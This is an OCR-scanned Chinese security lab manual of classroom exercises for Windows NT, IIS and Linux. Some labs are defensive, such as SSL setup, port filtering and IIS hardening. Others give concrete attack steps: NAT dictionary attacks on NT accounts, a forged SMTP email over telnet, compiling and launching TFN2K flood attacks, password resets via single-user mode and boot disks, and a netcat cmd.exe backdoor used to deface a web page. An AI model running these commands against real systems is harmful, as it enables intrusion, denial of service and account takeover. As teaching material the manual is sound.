
1、 关闭 PGPnet 的 IPSec 功能：打开 PGPnet 主机配置客户，断开所有用户；单击 Hosts 页，单击 Disconnect 按钮；在断开所有主机时，应该选择 Off 选项

2、单击开始>程序>Sniffer>Sniffer Pro

3、在 Settings 对话框中，选择自己主机的 NIC，然后单击 OK




4、打开 Capture 菜单，选择 Define Filter，然后选择 Address 页




5、单击 Profiles…按钮，创建新配置文件

6、在 Capture Profiles 对话框中，单击 New




7、输入 sx(x 为座位号)作为新配置文件名，单击 OK



8、选择 sx 文件，然后单击 Done 按钮

9、单击 Station l 字段，输入本机的 IP 地址：单击 Station 2 字段，输入合作伙伴的 IP 地址



10、 将 Address Type 字段的值由 Hardware 改为 IP，然后单击 OK 按钮返回主屏幕

11、 单击 Start 按钮(左起第 1 个)，开始捕捉数据包

12、 合作伙伴之间互相建立 FTP 连接

13、 捕获到数据包后，单击工具栏上的 end and view 按钮(左起第 4 个)

14、 仔细查看捕获的数据包，应该可以看到用户名与密码

15、 激活 PGPnet，重复以上各步

16、 仔细查看捕获的数据包，由于数据包被加密，所以应该看不到用户名与密码

17、 卸载 PGPnet，为后续实验做准备

实验十一：在 IIS 中实现 SSL

实验等级： 中

实验目的：了解证书的内容和 CA,掌握 SSL 的原理及在 lis 中的应用

实验步骤：

1、单击开始>程序>Windows NT 4．0 Option Pack>Microsoft Intemet lnformation Server>Internet Service Manager，打开 Key Manager，请求一张证书

2、 打开 Internet Information Server

3、选择工具条上的 Key Manager 图标按钮
4、 在 Key Manager 窗口中，右键单击 WWW 图标，然后选择 Create New Key
5、选择发送请求到文件
6、将请求保存到文件 C：＼NewKeyRq．txt
7、在密码字段，输入 passwordl，然后选择 Next
8、Organization and Organizational Unit 一项输入 groupN，Common Name 一项输入 localhost，单击 Next
9、 输入国家、州名、城市名，然后单击 Next
10、 输入姓名、邮件地址、电话号码等信息，然后单击 Next，再单击 Finish
11、 在不关闭 KeyManager 的前提—F，单击开始>程序>WindowsNT4．0Option Pack>MicrosoftCertificate Server>ProcessCertificateRequestFile
12、 在 Open RequestFile 对话框中，定位并选择文件 C：＼NewKeyRq．txt，单击 Open
13、 在 Save As Outfile 对话框中，输入文件名 C：\hnewkey，单击 Save 按钮
14、 返回 KeyManager；右键单击 WWW 图标之—下的 NewKey 图标，在弹出菜单中选取 Install Key Certificate
15、 定位并选择 C：＼newkey
16、 输入密码 passwordl，解密证书文件
17、 选中 Any Unassigned IP Address 和 Any Unassigned Port 两项，然后单击 OK：如果服务器绑定项为空，则应在 Server Binding 对话框中单击 Add 按钮
18、 关闭 Key Manager 对话框，并且是否马上应用提示下选择 Yes
19、 单击 OK 按钮以关闭 Default Web Site Properties 对话框
20、 打开 Intemet Service Manager，右键单击缺省 web 站点，在弹出菜单中选择 Properties
21、 在 Secure Communications 帧中，单击 Edit 按钮
22、 在 Secure Communications 对话框中，选中 Require Secure Channel when accessing this resource
23、 接受缺省设置，单击 OK
24、 再次单击 OK 以关闭对话框
25、 打开 IE，在地址栏中输入 http：／／localhost．应该看到说明必须进行安全访问的错误提示网页
26、 在地址栏中将 http 修改为 https 后，再进行访问
27、 在通过安全连接查看信息的对话框中，单击 OK 按钮
28、 单击 Yes，接受认证审核；你将能够建立安全的 SSL 站点连接
29、 在 Secure Communications 对话框中选择 Edit 按钮
30、 禁用 Require Secure Channel when accessing this source 属性


实验十二：使用 NAT 进行蛮力攻击

实验等级： 低


实验目的：结合 NetHosAuthe 而 c 州 on 丁 001(NAT)了解字典攻击的原理

实验步骤：

1、 执行命令 nat –o Out．Txt –u usemame．Txt –p ppasswd．txt 192．168．1．10，其中 Out．txt 为输出文件，username．txt 为用户名字典，passwd．txt 为密码字典



2、打开 out.txt 文件，可以看到一系列的匹配假设，一旦获得成功，就将获得合法刚户名与密码列表



NAT 虽然是一个较古老的远程破解 NT 帐号和密码的黑客工具，但目前较流行的流光等软件也是根据其原理，也就是利用微软的 NETBIOS 协议漏洞来进行攻击的。

实验十三：发送伪造的 E-maIL

实验等级： 低

实验目的：客观验证 SMTP 服务器的不安全因素

实验步骤：

1、 在 WindowsNT 下，单击 Start>run，键入 cmd．exe，确定后打开命令提示行

2、 再提示符状态卜输入 telnetl92．168．1．x(x 为另一人的座位号)，回车确定

3、 在 telnet 连接窗口下，通过菜单 Terminal>Preference 激活本地回显

4、 输入以下字符串，注意应该一次性输入以及区分大小写(<cr>表示硬回车)：

helo<cr>

mail from：fake@anydomain．com<cr>

rcpt to：sx@linux-online．com<cr>

data<cr>

SUbject：This iS a fake!<cr>

Helllo!<cr>

This is a fake! Don't accept it！<cr>

．<Cr>

quit<Cr>

实验十四：Tribe flood NetwOrk(TFN)攻击

实验等级： 可选

实验目的：了解 TFN FLOOD 攻击的原理及危害

实验步骤：

1、以 root 身份登录

2、退到根目录下，创建 tribe 目录

cd／

mkdirtribe

3、进入刚刚创建的 tribe 目录：cdtribe

4、从 UNC 路径＼＼teacher\share＼获得 tfn2k．tgz 压缩包并将其放置在 tribe 目录下

5、解压 tfn2k．tZ2：gunziptfn2k．tgz，随后将得到文件 tfn2k．tar 文件

6、解开 tfn2k．tar 文件，得到文件夹 tfn2k：tar-vxftfn2k．tar

7、进入目录／tribe／tfn2k／src／，输入 make 命令，按 y 键确认

8、在要求服务器密码时，输入 ciwcertified

9、 当 TFN2K 完成编译以后，输入命令．／fin 列出有关参数

合作者执行步骤

1、合作者 1 完成以下步骤：


(1)以 root 身份登录

(2)进入／tribe／tfn2k／src 目录

(3)运行命令．／td 以启动 TFN 服务器

2、合作者 2 完成以下步骤：

(1) 打开 Performance Monitor，加入%Processor Time 和 Messages／sec 计数器



(2)打开 Sniffer Pro，打开菜单 Capture>Define Filter，创建新的名为 dos attack 的配置

(3)配置捕获从任意主机到本机的数据包

(4)开始捕捉并最小化 Sniffer

(5)最大化 Performance Monitor

3、合作者 1：输入命令．／tfn –h 192．．168．1．x -c 6　-I 192．168．1．y (x 为本机座位号，y 为合作伙伴座位号)

4、合作者 1：在提示时输入密码(ciwcertified)

5、 上述命令加载客户端程序，以访问 TFN2K 服务器，而 TFN 服务器端将发送大量的、连续的 ICMP echo 包到你的合作伙伴

6、合作者 2：注意观察 Performance Monitor，应该看到两个帐户计数器都出现峰值，系统性能也会急剧—卜降

7、合作者 1：在 linux 下执行命令 ping –f –s 65000 192．168．1．x，然后观察执行情况

8、合作者 l：结束 TFN 队合作伙伴的基于 ICMP 包的 syn flood 攻击 ．／tfn –h 192．168．1．x(x 为合作伙伴座位号)

9、合作者 1：输入 TFN2K 密码(ciwcenufied)，应该注意到不带任何参数的 tfn 命令具有开关性质

10、 合作者 2：最大化 Sniffer Pro，显示捕捉到的大量的 ICMP 数据包，可以想象当时系统的忙碌程度，同时仔细察看源 IP 地址是否正常

实验十五：使用单用户模式登录 Linux

实验等级： 低

实验目的：进一步认识物理安全的重要性

实验步骤：

1、重新启动 linux，在 LILO 提示符下输入 linux single

2、系统将进入安全模式；通过提示，我们可以知道已经获得 root 权限，因此可以任意更改密码

3、使用 passwd 命令更改密码，注意当输入的密码太短时，将会收到消息"BAD PASSWORD：it is based On a dictionary word．"，但作为 root 权限拥有者可以忽略该消息

bash#passwd

New UNIX password：

Retype new UNIX password：

passwd：all authentication token supdated successfully

4、使用以下命令重启 linux：bash#shutdown –r now

5、使用新密码登录

6、将密码改为原始状态

host#passwd

New UNIX password：

Retype new UNIX password：

passwd：all authentication token supdated SuCceSSfully

实验十六：利用 Linux 启动盘更改 WindOWS NT 密码

实验等级： 可选

实验目的： 进一步认识物理安全的重要性

1、在 NT 下打开 User Mananger，创建一个新用户 linuxtest 并设置至少八位长的复杂密码
将用户 linuxtest 加入到 Administrators 组中
2、与合作伙伴交换座位
3、创建或领取一张 Linux 引导盘
4、将引导盘插入软驱中，重新启动计算机
5、在 LILO 引导提示下，直接回车
6、完成 Linux 标准启动过程后，回车继续
7、ntchgpass 程序开始运行，两次回车后，当提示是否进行 SCSI 设备搜索时，输入 N
8、依据程序提示，选择安装有 WindowsNT 的磁盘分区；备份 NTSAM 数据库
9、输入 SAM 数据库文件的绝对路径名或从程序给出的提示中选取
10、在出现帐户列表后，输入任何一个管理员帐户名，包括 linuxtest，然后输入新密码
注意记录下新密码
11、 列出其他帐户，仔细观察
12、 输入 Y 应用密码更改
13、 输入!退出覆写密码状态
14、 输入 Y 将数据写回 SAM 文件并退出程序
15、 拿出引导盘，按 CTRL+ALT+DEL 重新启动
16、 使用新密码以 administrator 帐户登录
17、 和合作伙伴交换位置，返回到自己的系统上
18、 这时你就可能远程地连接对方系统了

实验十七：在 WindOWS NT 下关闭端口

实验等级： 低

实验目的： 利用端口有效地保证系统的安全性

实验步骤：

1、首先，确保能够通过 HTTP 或 FTP 连接到合作伙伴
2、右键单击 Network Neighborhood，选取 Properties>Protocols，加亮显示 TCP／IP Protocol
3、单击 Properties 按钮，在弹出的对话框中单击 Advanced…按钮
4、在 Advanced IP Addressing 对话框中，选中 Enable Security 复选项，然后单击 Configure 按钮
5、在 TCP／IP Security 对话框中，可以通过 Permit All 和 Permit Only 选项控制关闭／打开 TCP 和 UDP 端口，以及 IP 协议
6、再 TCP Ports 框下选择 Permit Only，然后单击 Add 按钮，加入 80 端口
7、单击 OK，最终返回桌面，然后在提示下重新启动计算机
8、分别通过 Web 浏览器和 FTP 方式访问合作伙伴，观察结果
9、重复上述步骤，将 80 端口替换为 21 端口，再观察结果

利用这种关闭端口的方法保护系统有时并不是最佳的方法，除非一台服务器很单一的就提供某一种或少数的服务时，可以考虑使用上述方法。


实验十八：使用 plisten 监听端口

实验等级： 中


实验目的： 掌握基本对于端口活动时行监视的技能

实验步骤：

l、合作者 1：打开 plisten
2，合作者 1：选中 Listening On Port 复选项，然后输入端口号 1300



3、合作者 2：启动任意操作系统
4、合作者 2：使用 1300 端口 Telnet 连接上合作伙伴，然后输入一些文本
5、合作者 1：注意端口监听器监听到的来自合作者 2 的连接和输入的文本
6、合作者 1：注意监听到的 IP 地址信息，使用这些信息可以跟踪攻击者
7、P1isten 是一个较小的工具软件，并且所需要配置的参数也极少，我们只需点击上图中第四个图标进行一些配置即可，出现如下图所示的对话框



StantupPort 是当 Plisten 软件启动时监听的端口，我们可以随意设置，LogTo 是存放日志文件的位置，在 Notify 项中还可以配置当发生连接时的通知方法如声音等。

Plisten 是一个功能有限的端口监听软件，并且不能同时监听多个端口活动的情况，但是对于只监听某一个端口或服务当前的活动情况还是比较有效的。

实验十九：在 NT 下使用 NC(NetCat)开放后门端口

实验等级：　高

实验目的：　了解黑客攻击手段及安置后门的方法

实验步骤：

1、合作双方：检查／inetpub／wwwroot 下的 defauit．htm 文件，确信 web 服务正常运行
2、合作者 l：以管理员身份登录，创建用户 userl，密码为 ciwcertified，清除 User Must Change Password 复选项
3、合作者 1：在 c：分区下创建目录 nc，并将 nc 复制到该文件夹下
4、合作者 1：打开命令行提示，进入目录 c：\nc＼，运行以下命令：
nc-v –L-e cmd．Exe –p 2000 –s your_ip_address
以上命令将 cmd．exe 和 2000 端口绑定
5、合作者 2：使用 2000 端口 telnet 连接到合作者 1
telnet　ip_address2000
6、我们会看到直接就能登陆到合作者 1 的机器上，进入到目录 C：＼inetpub＼wwwroot 下
7、运行命令 echo you have been hacked>default．htm(如果合作者 1 的 WEB 服务器的默认的页面文件为 default．htm)
8、　当我们再次访问合作者 1Web 站点时，将会看到以下的页面

实验二十：在 IIS 中配置安全的 Web 站点

实验等级：　中

实验目的：　掌握 IIS 安全配置的一些技能，如通过 IP 地址或域名的限制

实验步骤：

1、将 C：＼inetpub＼wwwroot＼复制到 C：根目录下
2、将 C：＼wwwroot＼重命名为 C：＼webfiles＼
3、打开 IIS(单击开始>程序>WindowsNT4．0 option Pack>Miacrosofi Intemet Information Server>Intemet Service Manager)
4、终止 web 服务：右键单击 Default WebSite 节点，在弹出菜单中选取 Stop
5、右键单击 Default WebSite 节点，在弹出菜单中选取 Properties
6、选取 Service Properties
7、更改站点描述为 studentx(x 为座位号)
8、选择 HomeDirectory 标签
9、在 LocalPath 文本框中输入 C：＼webfiles，以 C：＼webfiles 作为 web 服务器根目录
10、打开 Directory Security 标签
11、在此对话框内，基于 IP 地址或域名自定义针对所有用户或个别用户的安全权限
12、启动 web 服务
13、合作伙伴浏览配置好的站点以加以测试


实验二十一：在 IIS 中配置安全的 FTP 服务

实验等级：　中

实验目的：　掌握 IIs 中 FTP 站点的安全配置

实验步骤：

1、移动 C：＼inetpub＼nproot 至 C：＼ftpfiles
2、在 lis 中选择 DefaultFTPSite 节点，终止 FTP 服务
3、右键单击 DefaultFTPSite，选取 Properties
4、将 FTP 站点名称改为 sxFTP(x 为座位号)
5、选择 Home Directories 标签，将默认 FTP 目录改为 C：＼ftpfiles，同时只保留 Read 利 Log Access 复选项
6、选取 Directory Security 标签，在此可设置允许或拒绝特定主机到本机的 FTP 连接
7、开启 FTP 服务
8、合作伙伴在命令行提示符状态下建立到配置好的 FTP 站点的连接，试着下载、上传文件并观察结果
9、与实验二十一样，我们可以同样地通过 IP 或域名对一些我们不期望的访问进行限制
10, 并且强烈建议对于 FTP 服务器，应该使用仅允许匿名登陆，如下图



